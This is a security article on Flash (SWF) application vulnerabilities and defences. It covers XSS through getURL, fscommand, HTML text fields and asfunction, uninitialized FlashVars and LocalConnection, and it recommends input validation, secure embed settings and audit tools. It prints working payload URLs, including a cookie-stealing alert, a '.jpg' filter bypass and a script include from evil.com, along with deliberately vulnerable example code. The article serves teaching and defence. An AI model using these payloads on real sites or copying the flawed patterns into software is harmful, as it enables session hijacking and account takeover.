NEIL BERGMAN

Exploitation and Defense of Flash Applications

Difficulty

Adobe's Flash technology has become increasingly popular not only to create animations and advertisements, but also to develop complex Internet applications. Flash applications (SWF files) are distributed over web protocols and have the potential to read local or remote files, make network connections, and contact other SWF files.

WHAT YOU WILL LEARN...

Specific Flash attack vectors

Useful Flash security auditing tips

Proper development/ configuration techniques

WHAT YOU SHOULD KNOW

Basic knowledge of ActionScript

Familiarity with XSS attacks

Those of you who develop or test web applications should be familiar with a common security vulnerability known as cross-site scripting (XSS). XSS typically occurs when an application accepts malicious code from an untrusted source, and then displays it back to an unsuspecting user without properly sanitizing the data. Flash applications are not immune to XSS and other types of security threats, but both web administrators and Flash application developers can take security precautions to more safely use the emerging technology.

XSS Threats

Cross-site scripting attacks typically involve the injection of malicious scripting code, such as JavaScript or VBScript code, into a web application. This is frequently accomplished by tricking a user into clicking a link or visiting a nefarious web page. The web application will later display and execute the injected code in the context of the victim's web session. Such an attack usually leads to a user account compromise and does not normally allow for command execution unless exploited together with a browser flaw. Since SWF applications can be embedded into websites and have full access to the HTML DOM (*Document Object Model*), they can be abused to conduct XSS attacks. Picture a free email web service that displays 3rd party Flash advertisements. An evil advertisement agency could create a malicious SWF application that would hijack your email account to send spam. By default the Flash Player has full DOM access on the same domain.

The basic flow of an XSS attack against a SWF application is shown in Figure 1. In the first step, an attacker must first figure out a way to inject code into the application in order to redisplay it to another user. Adobe provides a variety of UI components for programmer's use that are similar to HTML form objects, such as combo boxes, radio buttons, and text fields. Additionally, there are a few ways that SWF applications can accept external input parameters.

FlashVar attributes can be embedded in a HTML document with the `<object>` and `<embed>` tags.

```
<param name="testParam" value="testValue">
```

Data can also be passed in directly through the URL.

```
http://www.test.com/movie.swf?testParam=tes
                              tValue
```

Additionally external data can be loaded using the LoadVars class.

```
testVars = new LoadVars();
testVars.load("http://www.test.com/page.php")
```

In ActionScript 2, FlashVars are automatically imported into a Flash application's variable space while in ActionScript 3 additional code is required to load external parameters. A common mistake is to accept data from FlashVars or

URL parameters and then pass it into a function that communicates directly with the browser without proper input validation. The getURL function in ActionScript 2 and the navigateToURL function in ActionScript 3 provide the ability to load a specified URL into a browser window. Consider the following ActionScript code:

```
getURL(_level0.urlParam);
```

The code directly calls the getURL function with a variable from an external source. This will redirect a user to a user specified URL. Consider the following request that an attacker might make:

```
http://www.test.com/movie.swf?urlParam
   =javascript:alert(document.cookie);
```

After the request is made, a JavaScript pop-up will appear showing the contents of the site's cookie. Cookies are often used to store sensitive account data, such as the session identifier. The DOM is a standard object model that represents HTML in a tree structure and can be used by Javascript code to inspect or modify a HTML page dynamically. Consider the Javascript code below that changes the source attribute of the first image on the HTML page. Altering the source attribute will change what image is displayed on the page.

```
<script type="text/javascript">
document.images[0].src =
   "http://example.com/newImage.jpg";
</script>
```

A common technique is to alter the HTML DOM to insert a new image with the source attribute pointing to a file on an attacker controlled server with the cookie contents as a parameter. This way an attacker can monitor his/her computer's logs for cookie data. With a session ID in hand, an attacker has full control over a user's account until the session expires. Another ActionScript function that could be used in an XSS attack is fscommand. The fscommand function allows a SWF file to communicate with the Flash Player or the program that is hosting the Flash Player. Usually the Flash Player resides within a web browser, but it could also reside in other programs that host ActiveX controls. Fscommands consist of two parts – a command and a parameter. Consider the following fscommand that sends a `changeText` command with the argument specified through a FlashVar.

```
fscommand("changeText", _
level0.userParam);
```

The JavaScript code in Listing 1 could then reside in the HTML document to handle the command sent by the SWF application. It simply takes the supplied arguments and then alters the HTML element identified by `text`. Developers should be mindful of what type of input they accept from the user to be used in the fscommand function and then how the arguments are used within a HTML document. The previous code example provides an attacker with the means to inject HTML or script code directly into the DOM as illustrated by the following request that will include and execute a JavaScript file stored on a remote host.

Listing 1. *Receiving Fscommand code*

```
function fscommand_DoFSCommand(command, args){
    var fscommandObj = isInternetExplorer ? document.all.fscommand :
                       document.fscommand;
if (command == "changeText") {
           document.getElementById('text').innerHTML = args;
}
}
```

Listing 2. *Simple password checking code*

```
var secretUsername = "john";
var secretPassword = "ripper";
outputBox.htmlText = "Please enter a password.";
function checkPassword(){
       if(usernameBox.text == secretUsername &&
          passwordBox.text == secretPassword){
              outputBox.htmlText = "You must be a valid user.";
       }
       else{
              outputBox.htmlText = usernameBox.text + " isn't valid.";
       }
}
function setPassword(newPassword:String){
       secretPassword = newPassword;
}
```



Figure 1. *XSS attack flow used against Flash applications*

```
http://test.com/movie.swf?userParam=
   <script src="http://evil.com/
   script.js"></script>
```

HTML Formatted Components

Adobe supports a small subset of the standard HTML tags that may be placed within Flash movie clips using a *Text Field* component in ActionScript 2.0 or a `TextArea` component. Both components can be abused if input is used to construct the HTML is improperly validated. Particular attention should be placed on verifying that image and anchor tags are used in a secure manner. The `<img>` tag in Flash allows a developer to embed not only external images files, but also SWF files and movie clips into text fields and TextArea components. This allows a variety of attacks to be launched. Consider the code to setup the HTML text component using data from an external source:

```
textbox.htmlText = _level0.htmlParam
```

A first attempt at embedding Javascript into an image fails, because it appears that the Flash Player is validating that the image is truly a JPEG, GIF, or PNG image.

```
http://test.com/movie.swf?htmlParam=
<img src='javascriptalert(document.coo
                        kie)'>
```

But the following code illustrates that the validation by the Flash Player is only skin deep. It is only checking that the given source attribute ends in the string *.jpg*, so by simply adding a C-style line comment, we can trick the Flash Player into executing scripts in `<img>` tags without altering the functionality of the script code. Once the browser loads the SWF file the Javascript is executed without user interaction and a pop-up will appear.

```
http://test.com/movie.swf?htmlParam=
   <img src='javascript:
alert(document.cookie)//.jpg'>
```

Listing 3. *Code that relies on an un-initialized variable*

```
if(checkCredentials()){
       userLoggedIn = true;
}
if(userLoggedIn){
       showCreditCardList();
}
```

Listing 4. *Example SharedObject code*

```
var so:SharedObject = SharedObject.getLocal("myObj","/a/b");
so.data.val = "this is data";
so.flush();
```

Listing 5. *Receiving LocalConnection code*

```
var lcReceive:LocalConnection;
lcReceive = new LocalConnection();
lcReceive.connect("connName");
lcReceive.allowDomain('*');
function changeHTML(html:String) {
        outputBox.htmlText = html;
}
```

Listing 6. *Sending LocalConnection code*

```
var lcSend:LocalConnection();
lcSend = new LocalConnection();
arg = "<img src='javascript:alert(document.cookie)//.jpg'>"
lcSend.send("connName","changeHTML",arg);
```

Listing 7. *Use of a regular expression for email validation*

```
function testEmail(email:String):Boolean{
      var emailPattern:RegExp = /([0-9a-zA-Z]+[-._+&])*[0-9a-zA-Z]+@([-0-9a-zA-Z]+[.])+[a-zA-Z]{2,6}/;
       return emailPattern.test(email);
}
```

Using this method we can easily inject `Javascript` or `VBscript` into a `TextArea` component. No such validation exists for anchor tags as the following request illustrates, but this type of XSS attack requires user interaction. A user must click on the link to execute the code.

```
http://test.com/movie.swf?htmlParam=
   <a href='javascript:alert(1)'>click
                   me</a>
```

As mentioned before, not only does the ‹img› tag have the ability to load actual image files; it can also load SWFs. This could lead to a hostile SWF being loaded into a trusted application. When loading other SWFs, a mask should be used to limit the display area of the child SWF. If the parent SWF fails to set a mask, it is possible that the child SWF could take over the entire stage area. This could be used to spoof the trusted application. But the Flash security policy is still correctly applied when the injected SWF comes from an external domain.

ActionScript Function Protocol

The previous examples have used Javascript to illustrate familiar XSS attacks against a user, but there is a Flash specific protocol named asfunction, which causes a link to invoke an ActionScript function. Consider the code below that calls the local function foo with two parameters when the user clicks on the anchor stored in a `TextArea` component.

```
testBox.htmlText =
   "<a href=\"asfunction:foo, value1,
                   value2\">foo!</a>
```

Obviously the ability to make direct calls to ActionScript functions from within the HTML components is a serious threat. Consider a simple Flash application (Listing 2) that accepts a username and password as a form of authentication. When the user fails to type in the correct password, the username is echoed back in the form of a HTML-based TextArea component.

Suppose a user types in the following as a username and makes a random guess at the password.

```
<a href="asfunction:setPassword,abc">
   change the password</a>
```

The user will be informed by the application that the username/password combination was invalid, but the user-injected anchor will be displayed as part of the HTML output. When the user clicks on the link, the `setPassword` function will be invoked thus changing the password to *abc*. Although the last example given was trivial, it illustrates the danger of allowing a user to execute arbitrary ActionScript functions that can manipulate the program's application data. Imagine a persistent XSS vulnerability in a Flash application that allows a malicious user to cause another user to execute arbitrary Flash functions in a trusted sandbox. Local-trusted SWF files may read from local files and send messages to any server. ActionScript contains a rich library of functions, including networking and communication functions using sockets and also access to the local file system that could be abused by an attacker to launch more complicated types of attacks.

Un-initialized Variables

PHP programmers might be familiar with a controversial feature named register globals. The feature injected all the request variables from POST and GET requests into the variable space of a script. This feature, that many programmers didn't know even existed, is now deprecated and will be removed in PHP 6. While it is possible to write completely secure programs using register globals, countless vulnerabilities have been found in web applications exploiting the misuse of it.

ActionScript had a similar feature that was thankfully removed in version 3, but since ActionScript 2 is still widely used in the Flash community it is necessary to make note of the issue. Any un-initialized variable can be initialized as a *FlashVar*. This is harmless until a programmer forgets to initialize a key variable or assumes that the variable will be undefined. Consider the snippet of ActionScript code in Listing 3 that determines whether or not a user should be allowed to view some confidential information.

The programmer is counting on the fact that if the userLoggedIn variable is not initialized it will be set to *undefined*. The *undefined* value will evaluate to false in a conditional statement. Bypassing this code in ActionScript 2 is trivial, because the userLoggedIn variable was not initialized. Simply set the `userLoggedIn` to true either in the GET request or as an object parameter in the HTML.

```
http://www.test.com/creditCards.swf?us
                        erLoggedIn=true
```

In ActionScript 3, FlashVars can only be accessed through the parameter property of the LoaderInfo class making such attacks against un-initialized data no longer possible, however developers should still scrutinize any parameter passed to a SWF.

Communication Between SWFs

Using a scheme similar to browser cookies, local shared objects (LSOs) provide SWF applications with a small amount of persistent storage space. LSOs can be limited to a specific domain, a local path, or to a HTTPS connection. The code in Listing 4 will generate a shared object that can be access by other SWFs stored at `/a/b` or any of its subdirectories, like `/a/b/c`. The `flush` function forces the object to be written to the file.

If you plan on storing confidential information within a local shared object, then set the secure flag to true. This limits access to SWFs that are transmitted over HTTPS. Regardless of how they are transmitted, LSOs are stored in plain text on the client's machine. There exist no native encryption classes in ActionScript, but third party encryption libraries exist and can be used to secure critical information stored in LSOs.

Listing 8. *Email validation without regular expressions*

```
function testEmailNoReg(email:String):Boolean{
        var emailSplit:Array = email.split("@");
        if(emailSplit.length != 2){
                return false;
        }
        for(var i=0;i<emailSplit[0].length;i++){
                if(!validChar(emailSplit[0].charAt(i))){
                        return false;
                }
        }
        for(var i=0;i<emailSplit[1].length;i++){
                if(!validChar(emailSplit[1].charAt(i))){
                        return false;
                }
        }
        return true;
}
function validChar(char:String):Boolean{
        var allowedSymbols:String = "._";
        char = char.toUpperCase();
        if(allowedSymbols.indexOf(char)!=-1 ||
           (char.charCodeAt(0) >= 65 &&
            char.charCodeAt(0) <= 90) ||
           (char.charCodeAt(0) >= 48 &&
                char.charCodeAt(0) <= 57)){
                return true;
        }
        return false;
}
```

Listing 9. *Proper security settings for the HTML Object tag*

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
width="600" height="400">
<param name="allowScriptAccess" value="never" />
<param name="allowNetworking" value="none" />
<param name="allowFullScreen" value="false" />
<param name="movie" value="movie.swf" />
<embed src="movie.swf" allowScriptAccess="never"
allowNetworking="none" allowFullScreen="false" width="600" height="400"
                    type="application/x-shockwave-flash"/>
</object>
```

ActionScript provides the LocalConnection class to permit SWF applications running on the same client machine to directly communicate with each other. One SWF must be the *receiver* and one must be the *sender*. The SWFs do not necessarily have to be running in the same browser, but communication is limited by default to SWFs that reside on the same domain. During the debugging stage, developers often use the `allowDomain` function to loosen the default security restrictions. Consider the code in Listing 5 that sets up a `LocalConnection` to receive data.

`allowDomain('*')` is very dangerous to leave in your production code, since it allows any SWF from any domain to access your application's internal functions. A better use of the wildcard character is to allow communication between SWFs on the same domain or sub-domains. For example, `allowDomain ("*.test.com")` will allow communication between *www.test.com* and mail.test.com. The code necessary for sending data using `LocalConnection` is shown in Listing 6. Instead of calling the connect function, the sender simply calls the `send` function with the desired function name and arguments.

Proper Input Validation

A common method of input validation is checking whether a piece of data matches a regular expression. A regular expression simply describes a pattern of characters. ActionScript introduced native support for regular expressions in version 3 and implements them as defined in the EMCAScript language specification. Legacy developers still using ActionScript 2 must validate data without the help of regular expressions or leverage third-party libraries, such as `As2lib`. Consider the following vulnerable code:

```
testBox.htmlText = "<a href='mailto:
" + _level0.emailParam + "'>Email me</a>"
```

Do not blindly trust the user to submit a valid email, double-check it with a regular expression to stop malicious users. Code in Listing 7 gives an example of a function that uses regular expressions to test whether an email address is valid.

If migrating to ActionScript 3.0 is not an option for your application, then it is still possible to validate inputs without regular expressions, although the solution is less elegant and might not be up to RFC standards. Without regular expressions, validating input typically involves many calls to the standard String functions as illustrated in Listing 8.

If you must accept input to be used in the `getURL` function or the HTML text components, then define the acceptable input with regular expressions and only accept the http or https protocol handlers for valid links. Do not rely on the `escape` function for your input validation. As stated from the Flash help document, the `escape` function *converts the parameter to a string and encodes it in a URL-encoded format, where most nonalphanumeric characters are replaced with % hexadecimal sequences*. Consider the following line of code that incorrectly uses the escape function for input validation.

```
navigateToURL("javascript:testFunction
    ('" + escape(_level0.userParam) +
                        "')");
```

The escape function fails to stop malicious users from breaking out of the JavaScript function and executing their own arbitrary script code as illustrated by the following request:

```
http://www.test.com/encode.swf?user
    Param=');alert(document.cookie);//
```

Publishing Content with Security Controls

While Flash developers should take the time to properly validate input, web administrators can set security controls to limit an untrusted SWF file's access to the browser and/or the network.

Free Tools

- *http://www.adobe.com/support/flash/downloads.html* – Flash Player/Debugger
- *http://www.nowrap.de/flare.html* – Flare Decompiler
- *http://flasm.sourceforge.net/* – Flasm Disassembler
- *http://www.as2lib.org* – As2lib
- *http://actioncrypt.sourceforge.net/* – Actioncrypt Encryption library
- *http://crypto.hurlant.com/* – As3 Crypto Framework
- *https://www.owasp.org/index.php/Category:SWFIntruder* – SWFIntruder



Figure 2. *SWFIntruder's main screen*



Figure 3. *Output from a XSS scan*

SWF applications can be embedded as an object in a HTML page using the `<object><embed>` tags. You can specify three optional parameters within an `<embed>` or `<object>` tag that have an effect on security policies. The `allowScriptAccess` parameter controls whether the SWF file will be able to access the HTML container. While the `allowNetworking` parameter controls the SWF's ability to use ActionScript's networking APIs. And finally, `allowFullScreen` determines whether a Flash application is allowed to control the entire screen.

There are three possible values for `allowScriptAccess`

- `always`: allows the SWF to communicate with the HTML page regardless of the domain used to load it. Only use this option if you completely trust the SWF. Flash Player 7 and earlier defaulted to this behavior.
- `sameDomain`: allows the SWF to alter the underlying HTML page only if they exist on the same domain. A Flash application on domain *www.a.com* would not be able to alter the HTML of a page located on *www.b.com*. This is the default behavior of Flash Player 8 and later.
- `never`: communication between the HTML page and the SWF is never allowed.

There are also three possible values for `allowNetworking:`

- `all`: the SWF is allowed to make unrestricted network connections using the networking APIs.
- `internal`: the SWF is not permitted to call browser navigation or browser interaction APIs, but other networking calls are allowed.
- `none`: all networking APIs are off limits to the SWF.

There are only two possible values of `allowFullScreen`

- `true`: the SWF is allowed to take up the entire screen. Could be abused by to carry out spoofing attacks.
- `false`: fullscreen mode is not allowed.

Many popular message boards provide the ability for board administrators to create their own BBCode to allow users to format or include additional content to a discussion thread. Many administrators have added BBCodes to support SWFs. Consider the following insecure HTML code replacement for a Flash BBCode.

```
<embed src={userSWF} type=
  application/-shockwave-flash></embed>
```

In a hostile setting where you cannot trust any of the posted SWFs, it is imperative to explicitly set `allowNetworking`, `allowScriptAccess`, and `allowFullScreen` settings within the `<embed>` tag to stop malicious applications from making unwanted network or scripting calls. Do not rely on the default Flash Player security settings, given that some users are unable or unwilling to update the software. The HTML code in Listing 9 illustrates the secure settings.

Security Analysis Tools

There are still very few tools that exist to help conduct a security audit on Flash applications. Stefano Di Paola has written a fine tool for discovering cross-site scripting and cross-site flash vulnerabilities called `SWFIntruder` (pronounced *Swiff Intruder*). The tool provides a set of predefined attack patterns that can be customized and used to test for XSS issues in a semi-automated fashion. The tool runs on a web server and can be accessed via a browser, as illustrated in Figure 2. It will show all the undefined variables and all the instantiated variables in the SWF application.

A user can simply select a parameter to test and execute the set of attacks. Example output from an XSS scan is shown in Figure 3. A major limitation of SWFIntruder is that it only supports the analysis of Flash applications compiled under version 8 or below (ActionScript 1 or 2).

Decompilers can be very helpful when auditing closed-source Flash applications or components. A decompiler provides the reverse operation of a compiler, since it translates low-level computer code into a higher level of abstraction. A Flash decompiler will take the bytecode from a SWF and generate the corresponding ActionScript code, which is easier for a human to interpret. Static analysis can then be used against the generated ActionScript code, in order to uncover security flaws. An example of a free decompiler is Flare, which will extract all the ActionScript files from a SWF. Sadly, like `SWFIntruder`, Flare does not support ActionScript 3. But there are commercial products that will generate actual FLA files from either ActionScript 1/2 or ActionScript 3 applications if you are willing to spend some money.

Conclusion

While developing rich web-based applications, many Flash application developers go unaware of the many security threats that they face from malicious users. While XSS, un-initialized variable attacks and other input validation vulnerabilities are nothing new to the security community, Flash has provided a new vector of attack that is, more often than not, left undefended and improperly tested. Yet, with proper training and careful scrutiny of all input, programmers, testers and web administrators can work together to mitigate the potentially costly risks associated with cross-site scripting vulnerabilities in Flash applications.

On the 'Net

- *http://livedocs.adobe.com/flash/9.0/main/flash_as3_programming.pdf* – Programming ActionScript 3.0
- *http://www.adobe.com/devnet/flashplayer/articles/flash_player_9_security.pdf* – Adobe Flash Player 9 Security
- *http://eyeonsecurity.org/papers/flash-xss.pdf* – Bypassing JavaScript Filters – the Flash! Attack
- *http://www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html* – Creating more secure SWF web applications
- *http://docs.google.com/Doc?docid=ajfxntc4dmsq_14dt57ssdw* – XSS Vulnerabilities in Common Shockwave Flash Files
- *http://cgisecurity.com/articles/xss-faq.html* – The Cross Site Scripting (XSS) FAQ

Neil Bergman
Neil Bergman is a software engineer, artist, and white hat hacker. He has a formal education in Computer Science and has been programming since he was a child.